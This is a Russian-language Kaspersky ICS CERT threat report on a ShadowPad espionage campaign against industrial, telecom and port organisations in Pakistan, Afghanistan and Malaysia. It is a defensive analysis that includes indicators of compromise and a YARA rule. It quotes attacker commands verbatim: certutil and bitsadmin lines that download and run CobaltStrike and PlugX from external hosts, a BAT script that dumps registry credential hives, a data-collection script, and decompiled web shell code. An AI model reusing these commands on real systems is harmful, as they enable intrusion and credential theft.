Kaspersky ICS CERT

kaspersky

# Атаки на системы АСУ с помощью ShadowPad

Артём Снегирёв
Кирилл Круглов

08.07.2022 Version 1.1

# Краткое содержание

В середине октября 2021 года эксперты Kaspersky ICS CERT обнаружили активное заражение бэкдором ShadowPad систем АСУ в Пакистане, в том числе инженерных компьютеров в системах управления зданиями, входящих в состав инфраструктуры телекоммуникационной компании.

В ходе исследования была выявлена более масштабная активность злоумышленников в сети той же организации, а также обнаружены другие жертвы этой кампании. Мы нашли вредоносные артефакты в организациях, работающих в секторах промышленного производства и телекоммуникаций в Пакистане и Афганистане. Кроме того, атака с применением более раннего, но очень похожего набора тактик, методов и процедур (TTP), проводилась на логистическую и транспортную организацию (порт) в Малайзии.

Обнаруженная волна атак началась, по-видимому, в марте 2021 года.

Для получения первоначального доступа к системам некоторых из пострадавших организаций была использована уязвимость CVE-2021-26855 в Microsoft Exchange.

В ходе исследования были обнаружены дополнительные инструменты и команды, которые использовались злоумышленниками после первоначального заражения.

- С марта по октябрь 2021 года бэкдор ShadowPad загружался на атакуемые компьютеры под видом файла mscoree.dll, запускаемого легитимным приложением AppLaunch.exe.
- Позже для запуска ShadowPad атакующие использовали метод подмены DLL (DLL hijacking) в легитимном средстве просмотра объектов OLE-COM (OleView).
- После первоначального заражения злоумышленники отправляли команды вручную, а затем автоматически.
- В качестве дополнительных инструментов использовались:
  - фреймворк CobaltStrike, который загружался на компьютер жертвы с помощью утилиты certutil.exe, скомпилированных веб-шеллов aspx, инструментов procdump tool и Mimikatz;
  - бэкдор PlugX;
  - BAT-файлы (для кражи учетных данных);
  - веб-шеллы (для удаленного доступа к вебсерверу);
  - утилита Nextnet (для сканирования сетевых хостов).

Для взаимодействия с командными серверами злоумышленники использовали домены, зарегистрированные через NameSilo, GoDaddy.com, и ENOM. Большинство командных серверов были размещены на арендованных выделенных серверах Choopa.

Вновь обнаруженные атаки на различные организации отличаются практически уникальным набором тактик, методов и процедур (TTP), и это дает нам основания считать, что за всеми этими атаками стоят одни и те же китайскоязычные злоумышленники.

Конечные цели данной кампании остаются неизвестными. Мы полагаем, что атакующих, вероятнее всего, интересовал сбор информации.

С большой вероятностью активность этой группы злоумышленников продолжится, и в будущем можно ожидать обнаружения новых жертв ее атак в разных странах.

Полный текст отчёта опубликован на портале Kaspersky Threat Intelligence. Если вам нужно больше информации, напишите нам: ics-cert@kaspersky.com.

## Первоначальное заражение


В середине октября 2021 года эксперты Kaspersky ICS CERT обнаружили активное заражение бэкдором ShadowPad нескольких систем АСУ в Пакистане, в частности инженерных компьютеров в системах управления зданиями, входящих в состав инфраструктуры одной из телекоммуникационных компаний. По результатам дальнейшего анализа атаки были обнаружены другие затронутые ею организации — производственные и телекоммуникационные компании в Пакистане, телекоммуникационная компания в Афганистане, логистическая и транспортная организация (порт) в Малайзии. Обнаруженная волна атак началась, по-видимому, в марте 2021 года.

В качестве первоначального вектора атаки в нескольких организациях-жертвах была использована известная уязвимость в Microsoft Exchange — CVE-2021-26855. У нас нет улик, позволяющих утверждать, что эта уязвимость была использована во всех выявленных атаках, но можно предположить, что злоумышленники использовали именно этот вектор заражения и в других случаях.

## ShadowPad

В ходе расследования мы выяснили, что в начале марта 2021 года бэкдор ShadowPad был загружен на атакуемые компьютеры под видом файла mscoree.dll, который запускался легитимным приложением AppLaunch.exe, расположенным в одной папке с ShadowPad. Для запуска приложения AppLaunch.exe создавалась задача в Планировщике заданий Windows.

Таблица экспорта вредоносной библиотеки mscoree.dll (ShadowPad)



```
1  .00000001`80005E9C Adpter
2  .00000001`80005E7C BindAdpter
3  .00000001`80005E5C CalcAdpter
4  .00000001`80005E3C CorBindToRuntimeEx
5  .00000001`80005E1C GetPeerName
6  .00000001`80005DFC GetRequestedRuntimeInfo
7  .00000001`80005DDC HellLove
8  .00000001`80005EBC IEE
9  .00000001`80005DBC IEE_Ver
10 .00000001`80005DBC LoadLibraryShim
11 .00000001`80005D9C LoadStringRC
12 .00000001`80005E9C LoveHell
```

В некоторых случаях образец ShadowPad с тем же именем и схемой запуска выполнялся через эксплуатацию уязвимости CVE-2021-26855 в Microsoft Exchange.

Примерно с середины октября 2021 года в тех же атакуемых организациях стала применяться новая схема запуска ShadowPad и новая версия самой вредоносной программы. Атакующие перешли от использования mscoree.dll к технике подмены DLL (DLL hijacking) в легитимном ПО для просмотра объектов OLE-COM (OleView). Приложение OleView загружает вредоносную библиотеку IVIEWERS.dll, которая в свою очередь загружает и запускает на выполнение вредоносную нагрузку ShadowPad, содержащуюся в IVIEWERS.dll.dat.

Новая версия ShadowPad также использовала Планировщик заданий Windows для закрепления в системе. В общей сложности нам удалось найти 25 уникальных модификаций этой версии.

Более детальный анализ некоторых модификаций новой версии ShadowPad представлен в недавно опубликованном отчете PwC.

# Активность после первоначального заражения

Мы обнаружили, что на части компьютеров (как минимум на одном компьютере в сети каждой из атакованных организаций) удаленно выполнялись серии команд через интерфейс командной строки (cmd.exe).

Сначала злоумышленники вводили команды вручную — на это указывают как временные интервалы между вводом команд, так и то, что результаты выполнения команд никуда не перенаправлялись, кроме стандартного вывода.

Список команд, выполненных атакующими в ручном режиме, представлен в таблице ниже в том порядке, в котором команды выполнялись.

| Команда | Описание |
|---|---|
| cmd.exe /C arp -a > $temp\gGjrlFGa.tmp 2>&1 | вывод текущей таблицы ARP-кэша для всех интерфейсов в файл в директории $temp |
| quser.exe | сбор информации о пользователях, авторизованных в системе |
| netstat -ano<br>netstat user | сбор информации об активных пользователях и сетевых соединениях |
| xcopy.exe /s $user\desktop c:\$recycle.bin\temp\.....\ | копирование всех файлов с рабочего стола в папку recycle.bin (отметим, что путь также содержит доменное имя организации) |
| ping.exe 8,8,8,8<br>ping.exe google.com<br>ping.exe 167.179.64.62 | проверка доступности интернет-сервисов, вероятно, включая инфраструктуру злоумышленников |
| net use \\10.126.209.24 "....." /u:.....\..... | подключение сетевого диска с использованием легитимной учетной записи в домене |
| cmd.exe m1.log | запуск Trojan-PSW.Win32.Mimikatz |
| reg.exe save hklm\sam sam.hive | сохранение на диск ключа реестра, содержащего хэши NTLM |
| cmd.exe /C $programfiles\winrar\rar.exe a -r -hp1234 C:$recycle.bin\10020111desk.rar $user\desktop*.txt $user\desktop*.xls* $user\desktop*.pdf $user\desktop*.doc* $user\desktop*.jpg > $temp\lwefqERM.tmp 2>&1 | архивирование собранных файлов, потенциально содержащих конфиденциальную информацию |
| winrar.exe a -r -ep1 -p3210 -m5 -s  -iback nat temp | архивирование собранных файлов с помощью консольной версии WinRar |
| $windir\appcompat\programs\xerice.exe 10.251.115.0/24 | сканирование сетевых хостов с помощью утилиты nextnet (написанного на Go инструмента с открытым исходным кодом) |

Позднее злоумышленники стали распространять по сетям атакованных организаций вредоносный скрипт для cmd.exe. Этот скрипт был почти идентичен (как по набору, так и по порядку команд) обнаруженной ранее последовательности вводимых вручную данных, за тем исключением, что он содержал оператор, который перенаправлял вывод результатов выполнения команд в файл.

Обнаруженный скрипт для cmd.exe не только передавался злоумышленниками по сети, но и добавлялся в планировщик задач, чтобы обеспечить его ежедневное выполнение.

Пример скрипта, предназначенного для автоматизации процесса сбора данных на атакуемых компьютерах

```
net user>>c:\windows\help\%computername%.dat
ipconfig /all >>c:\windows\help\%computername%.dat
netstat -ano >>c:\windows\help\%computername%.dat
arp -a>>c:\windows\help\%computername%.dat
dir /s /a c:\users\ >>c:\windows\help\%computername%.dat
dir /s d:\>>c:\windows\help\%computername%.dat
dir /s e:\>>c:\windows\help\%computername%.dat
dir /s f:\>>c:\windows\help\%computername%.dat
dir /s g:\>>c:\windows\help\%computername%.dat
net use \\10.127.192.141 [redacted] /u:[redacted]
move /y c:\windows\help\%computername%.dat \\10.127.192.141\c$\windows\help\tree\
net use \\10.127.192.141 /del
del c:\windows\help\sys.bat
```

Важно отметить, что эта часть TTP практически уникальна, и мы считаем, что с ее помощью все примеры аналогичной активности можно атрибутировать одной и той же китайскоязычной группе злоумышленников.

Обнаруженные артефакты указывают, что в атакованных организациях злоумышленники крали данные аутентификации в домене по крайней мере для одной учетной записи (вероятно, с того же компьютера, через который они проникали в сеть). Эти учетные данные были использованы для дальнейшего развития атаки в сети — сначала в ручном режиме, затем в автоматическом.

# Дополнительные инструменты

## CobaltStrike

Злоумышленники использовали фреймворк CobaltStrike, который загружался на компьютер жертвы с помощью утилиты certutil.exe, скомпилированных веб-шеллов aspx, инструментов procdump tool и Mimikatz.

CobaltStrike загружался с помощью следующей команды:

```
"$system32\cmd.exe" /c certutil.exe -urlcache -split -f
hxxp://116.206.92[.]26:82/update.exe && update.exe && certutil.exe -urlcache -split -
f hxxp://116.206.92[.]26:82/update.exe delete
```

## Бэкдор PlugX — aro.dat

Помимо бэкдора ShadowPad, на сервере одной из жертв была обнаружена активность, связанная с загрузкой aro.dat (варианта бэкдора PlugX) с помощью bitsadmin.

Загрузка бэкдора aro.dat

```
"$system32\cmd.exe" /c bitsadmin /transfer n
https://raw.githubusercontent.com/tellyou123/1/master/aro.dat $temp\aro.dat >
C:\inetpub\wwwroot\aspnet_client\1.txt"
```

Описание бэкдора PlugX можно найти в статье, опубликованной компанией Palo Alto Networks.

## BAT-файл для кражи учетных данных

На почтовом сервере одной из жертв был найден BAT-файл, который злоумышленники использовали для сбора информации и кражи NTLM хэшей учетных записей.

BAT-файл, найденный на сервере жертвы

```
cmd /c mkdir c:\windows\temp\debugsms
cmd /c reg save hklm\sam C:\windows\temp\debugsms\sam
cmd /c reg save hklm\system C:\windows\temp\debugsms\system
cmd /c reg save hklm\security C:\windows\temp\debugsms\security
cmd /c choice /t 1 /d y /n >nul
cmd /c ipconfig /all >C:\windows\temp\debugsms\ip.txt
cmd /c arp -a >C:\windows\temp\debugsms\arp.txt
cmd /c dir /b /s c:\windows\temp\debugsms >c:\windows\temp\siineidvsms.log
cmd /c makecab /f c:\windows\temp\siineidvsms.log /d compressiontype=lzx /d
compressionmemory=21 /d maxdisksize=10240000000  /d
diskdirectorytemplate="C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth" /d cabinetnametemplate=iisstop.png
cmd /c choice /t 1 /d y /n >nul
cmd /c start c:\windows\temp\TMP23876.bat
cmd /c rmdir /s /q c:\windows\temp\debugsms
```

Содержимое этого файла очень похоже на содержимое BAT-файла, упомянутого в статье VB, о котором говорится, что этот скрипт использовался китайской группой HAFNIUM.

## Веб-шелл

На почтовых серверах той же жертвы были найдены вредоносные dll-файлы. Они представляли собой скомпилированные файлы сборок .NET для aspx скриптов, используемых группой злоумышленников для удаленного доступа к веб-серверу (веб-шелл).

Пример вредоносной dll веб-шелла

```
[JSFunction(JSFunctionAttributeEnum.HasStackFrame)]
public virtual void Page_Load()
{
    StackFrame.PushStackFrameForMethod(this, new JSLocalField[0], ((INeedEngine)this).GetEngine());
    try
    {
        LateBinding lateBinding = new LateBinding("End");
        object[] localVars = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
        Eval.JScriptEvaluate(base.Request["exec_code"], ((INeedEngine)this).GetEngine());
        object[] localVars2 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
        LateBinding lateBinding2 = lateBinding;
        lateBinding2.obj = base.Response;
        lateBinding2.GetNonMissingValue();
        object[] localVars3 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
    }
    finally
    {
        ((INeedEngine)this).GetEngine().PopScriptObject();
    }
}
```

Последовательность команд, отправляемых по умолчанию в веб-шелл жертвы, наблюдалась ранее в известном веб-шелле China Chopper:

```
"cmd" /c cd /d "C:/inetpub/wwwroot/aspnet_client"&whoami&echo [S]&cd&echo [E]"
```

# Инфраструктура

Обнаруженные командные серверы ShadowPad по большей части размещены на арендованных выделенных серверах Choopa.

| Домен | IP-адрес | Впервые обнаружен | ASN |
|---|---|---|---|
| **order.cargobussiness[.]site** | 45.77.249[.]48 | 24 марта 2021 г. | 20473 |
| **documents.kankuedu[.]org** | 45.76.54[.]156 | 23 марта 2021 г. | |
| **live.musicweb[.]xyz** | 192.248.151[.]110 | 17 марта 2021 г. | |
| **obo.videocenter[.]org** | - | 21 мая 2021 г. | |
| **tech.obj[.]services** | 108.160.133[.]247<br>103.152.255[.]82 | 21 октября 2021 г.<br>18 октября 2021 г. | 20473 |
| **houwags.defineyourid[.]site** | 107.191.47[.]52<br>198.13.44[.]48<br>95.179.142[.]104 | 28 октября 2021 г.<br>13 октября 2021 г.<br>29 октября 2021 г | 20473 |
| **noub.crabdance[.]com** | 45.77.243[.]204<br>45.32.101[.]196<br>95.179.142[.]104<br>192.248.180[.]109 | 02 октября 2021 г.<br>19 октября 2021 г.<br>28 октября 2021 г.<br>28 октября 2021 г. | |
| **grandfoodtony[.]com** | - | | |

## Жертвы

Мы обнаружили вредоносные артефакты в организациях, находящихся в Пакистане и Афганистане и работающих в секторах промышленного производства и телекоммуникаций. Атака с применением более давних TTP, основанных на использовании уязвимости в Microsoft Exchange, также проводилась против логистической и транспортной организации (порта) в Малайзии.

## Атрибуция

Мы считаем с высокой степенью уверенности, что за активностью, описанной в данном отчете, стоит китайскоязычная группа злоумышленников.

Имеются незначительные указания на то, что описанная в отчете активность может иметь отношение к китайскоязычной группе HAFNUIM, однако их недостаточно, чтобы уверенно говорить о причастности HAFNUIM к описываемым атакам.

- Утилита Mimikatz (m1.log, SHA256: 30a78770615c6b42c17900c4ad03a9b708dc2d9b743bbdc5121859751874 9382), которая была обнаружена в ходе нашего расследования на компьютерах организаций в Пакистане, Малайзии и Афганистане, упомянута в отчете Symantec. В отчете также утверждается, что группа HAFNIUM была задействована в атаках с использованием уязвимости в Microsoft Exchange Server.
- Кроме того, на сервере одной из жертв был обнаружен BAT-файл для кражи NTLM-хэшей учетных записей. Содержимое обнаруженного BAT-файла очень похоже на содержимое BAT-файла, описанного в статье VB, в которой упоминается, что данный скрипт использовала группа HAFNIUM.

Активность, связанная с загрузкой бэкдора PlugX (aro.dat), имевшая место на сервере одной из жертв, была проанализирована в отчете Palo Alto Networks, в котором говорится, в частности, о причастности к ней китайской группы PKPLUG.

# Заключение

Как мы писали выше, среди систем, атакованных в рамках этой кампании, обнаружились системы автоматизации зданий. Несмотря на то, что мы часто наблюдаем случайные заражения на таких системах, они редко становятся мишенями атак APT-групп. Хотя конечные цели данной атаки остаются неизвестными, атакующих, вероятнее всего, интересовал сбор информации. Мы убеждены, что эти системы сами по себе могут быть ценным источником строго конфиденциальной информации. Мы также не исключаем, что они обеспечивают атакующим возможность доступа к другой, более тщательно охраняемой инфраструктуре.

Применяемые злоумышленниками TTP позволили нам связать эти атаки с китайскоязычной группой злоумышленников. При этом, по нашим сведениям, жертвы атак находятся в разных регионах. Это означает, что интересы обнаруженной нами группы злоумышленников, возможно, имеют достаточно широкий географический охват, и в будущем можно ожидать обнаружения новых жертв ее атак в разных странах.

# Приложение I — индикаторы компрометации

## ShadowPad (mscoree.dll)

91131CCF507F61279268FA857AB53463
8D5807D8EE69E472764FAEE7269B460B
1A5856C343597DC219E3F5456018612B
27F636A36207581E75C700C0E36A8031

## ShadowPad (iviewers.dll)

011BEAF3E9CD2896479313772CD591DE
A7F3BF89F0B41704F185545C784B8457
35912C914BD84F23203C8FADAC6D0548
299980C914250BAC7522DE849F6DF24F
381616642D2567F8872B150B37E5196B

31FDAE0B71C290440E0B465B17CF3C8D
420FCF11240589E8D29DAAB08251831D
40CD646554ED42D385CA6B55B9D3397D
61BA23B3B3D132FE0825907C0EA58399
0CAC537476FD71763C07EDFD7D831F0F
80EE7A1E9AD4AC6AFCAC83087DC5360F

## BAT-файл для кражи учетных данных

74E43ECA18E8C92CB332BBB671CE13B8

## Trojan-PSW.Win32.Mimikatz.eni (m1.log)

C024E5163AB6DD844813BF0D9A6F082B

## Nextnet (xerice.exe)

86B25E416EEE0F5FB17370F3929E45F4
8EE863C926D6847D1BF767783E700248

## Домены и IP-адреса (командный сервер ShadowPad)

https://order.cargobussiness[.]site
https://documents.kankuedu[.]org
https://live.musicweb[.]xyz
https://obo.videocenter[.]org
https://tech.obj[.]services
https://houwags.defineyourid[.]site
https://noub.crabdance[.]com
https://grandfoodtony[.]com

## Хостинг и командный сервер CobaltStrike

storage.ondriev[.]tk 116.206.92[.]26
api.onedriev[.]tk 69.172.80[.]131

## Правило Yara (обновлено)

Благодарим John Southworth (@BitsOfBinary) из PwC за предложение по улучшению YARA-правила.

```
import "pe"
rule apt_shadowpad_iviewers_dll_variant
{
meta:
    description = "Rule for detecting Shadowpad iviewers.dll variant"
    author = "Kaspersky"
    copyright = "Kaspersky"
    distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
    version = "1.0"
    last_modified = "2022-01-20"
    hash = "011BEAF3E9CD2896479313772CD591DE"
    hash = "A7F3BF89F0B41704F185545C784B8457"
    hash = "35912C914BD84F23203C8FADAC6D0548"
    hash = "299980C914250BAC7522DE849F6DF24F"

strings:
    $viewers = "VIEWER.dll" fullword
    $Iviewers = "IVIEWERS.dll"
    $oleview = "OLEViewer"
    $comapi = "viewer Copyright" wide
condition:
    uint16(0) == 0x5A4D and filesize < 2MB and pe.is_dll() and ($Iviewers or $comapi
or $viewers) and
(
    not for any i in (0 .. pe.number_of_signatures) : (pe.signatures[0].subject
contains "O=Microsoft Corporation")
    and not $oleview
    )
}
```

# Приложение II — соответствие категориям MITRE ATT&CK

Таблица ниже содержит все TTP, выявленные в ходе анализа активности, описанной в настоящем отчете.

| Тактика | Метод | Описание метода |
|---|---|---|
| Execution | T1059.001 | **Command and Scripting Interpreter: PowerShell**<br>Злоумышленник использует скрипт PowerShell для загрузки и выполнения дополнительной вредоносной нагрузки. |
| | T1053.005 | **Scheduled Task**<br>Злоумышленник создает задачи в Планировщике заданий для ежедневного выполнения вредоносной нагрузки. |
| | T1047 | **Windows Management Instrumentation**<br>Злоумышленник создает событие WMI для запуска инструмента сбора информации при загрузке системы. |
| Persistence | T1197 | **BITS Jobs**<br>Злоумышленник использует задание BITS для загрузки дополнительной вредоносной нагрузки. |
| | T1574.002 | **Hijack Execution Flow: DLL Side-Loading**<br>Злоумышленник использует легитимный исполняемый файл в качестве загрузчика ShadowPad. |
| | T1053.005 | **Scheduled Task**<br>Злоумышленник создает задачи в Планировщике заданий для настройки ежедневного выполнения вредоносной нагрузки. |
| Defense Evasion | T1197 | **BITS Jobs**<br>Злоумышленник использует задание BITS для загрузки дополнительной вредоносной нагрузки. |
| | T1140 | **Deobfuscate/Decode Files or Information**<br>Загруженные инструменты кодируются в формате base64 |
| | T1222.001 | **File and Directory Permissions Modification**<br>Злоумышленник использует команду attrib для изменения разрешений для вредоносных файлов и рабочей директории с целью их сокрытия. |
| | T1564.001 | **Hide Artifacts**<br>Злоумышленник использует команду attrib для изменения разрешений для вредоносных файлов и рабочей директории с целью их сокрытия. |

| | | |
|---|---|---|
| | T1574.002 | **Hijack Execution Flow: DLL Side-Loading**<br>Злоумышленник использует легитимный исполняемый файл в качестве загрузчика ShadowPad. |
| Discovery | T1083 | **File and Directory Discovery**<br>Злоумышленник создает список файлов и директорий, доступных на зараженных системах. |
| | T1046 | **Network Service Scanning**<br>Злоумышленник использует инструмент, предназначенный для тестирования на проникновение, для создания списка служб NETBIOS. |
| | T1012 | **Query Registry**<br>Злоумышленник анализирует реестр, чтобы получить список подключавшихся USB-устройств. |
| Collection | T1560.002 | **Archive Collected Data: Archive via Utility**<br>Злоумышленник использует утилиту RAR для создания архива с парольной защитой. |
| | T1560.002 | **Archive Collected Data: Archive via Library**<br>Злоумышленник упаковывает данные в архив с парольной защитой с помощью библиотеки ZIP. |
| | T1119 | **Automated Collection**<br>Злоумышленник автоматически собирает список имен файлов и подключенных USB-устройств. |
| | T1005 | **Data from Local System**<br>Злоумышленник использует скрипт PowerShell для сбора документов Office на локальной системе. |
| | T1114.001 | **Email Collection: Local Email Collection**<br>Злоумышленник целенаправленно собирает и крадет архивы .pst. |
| Command and Control | T1071.001 | **Application Layer Protocol: Web Protocols**<br>Злоумышленник использует веб-протоколы для загрузки дополнительных инструментов, кражи данных и управления работой вредоносного ПО. |
| | T1132.001 | **Data Encoding: Standard Encoding**<br>Данные кодируются с применением сжатия и парольной защиты. |
| | T1090.001 | **Proxy: Internal Proxy**<br>Злоумышленник использует netcat и Stowaway-Node для создания туннелей внутри сети жертвы. |

| | | |
|---|---|---|
| | T1090.002 | **Proxy: External Proxy**<br>Злоумышленник использует netcat и Stowaway-Node для создания туннелей, ведущих за пределы сети жертвы. |
| Exfiltration | T1020 | **Automated Exfiltration**<br>Злоумышленник может автоматически собирать и красть документы Office. |
| | T1041 | **Exfiltration Over C2 Channel**<br>Злоумышленник выводит украденные данные через канал связи с командным сервером. |
| | T1567.002 | **Exfiltration Over Web Service: Exfiltration to Cloud Storage**<br>Злоумышленник выводит украденные данные на Google Drive. |

**Центр реагирования на инциденты информационной безопасности промышленных инфраструктур «Лаборатории Касперского» (Kaspersky ICS CERT)** — глобальный проект «Лаборатории Касперского», нацеленный на координацию действий производителей систем автоматизации, владельцев и операторов промышленных объектов, исследователей информационной безопасности при решении задач защиты промышленных предприятий и объектов критически важных инфраструктур.

Kaspersky ICS CERT ics-cert@kaspersky.com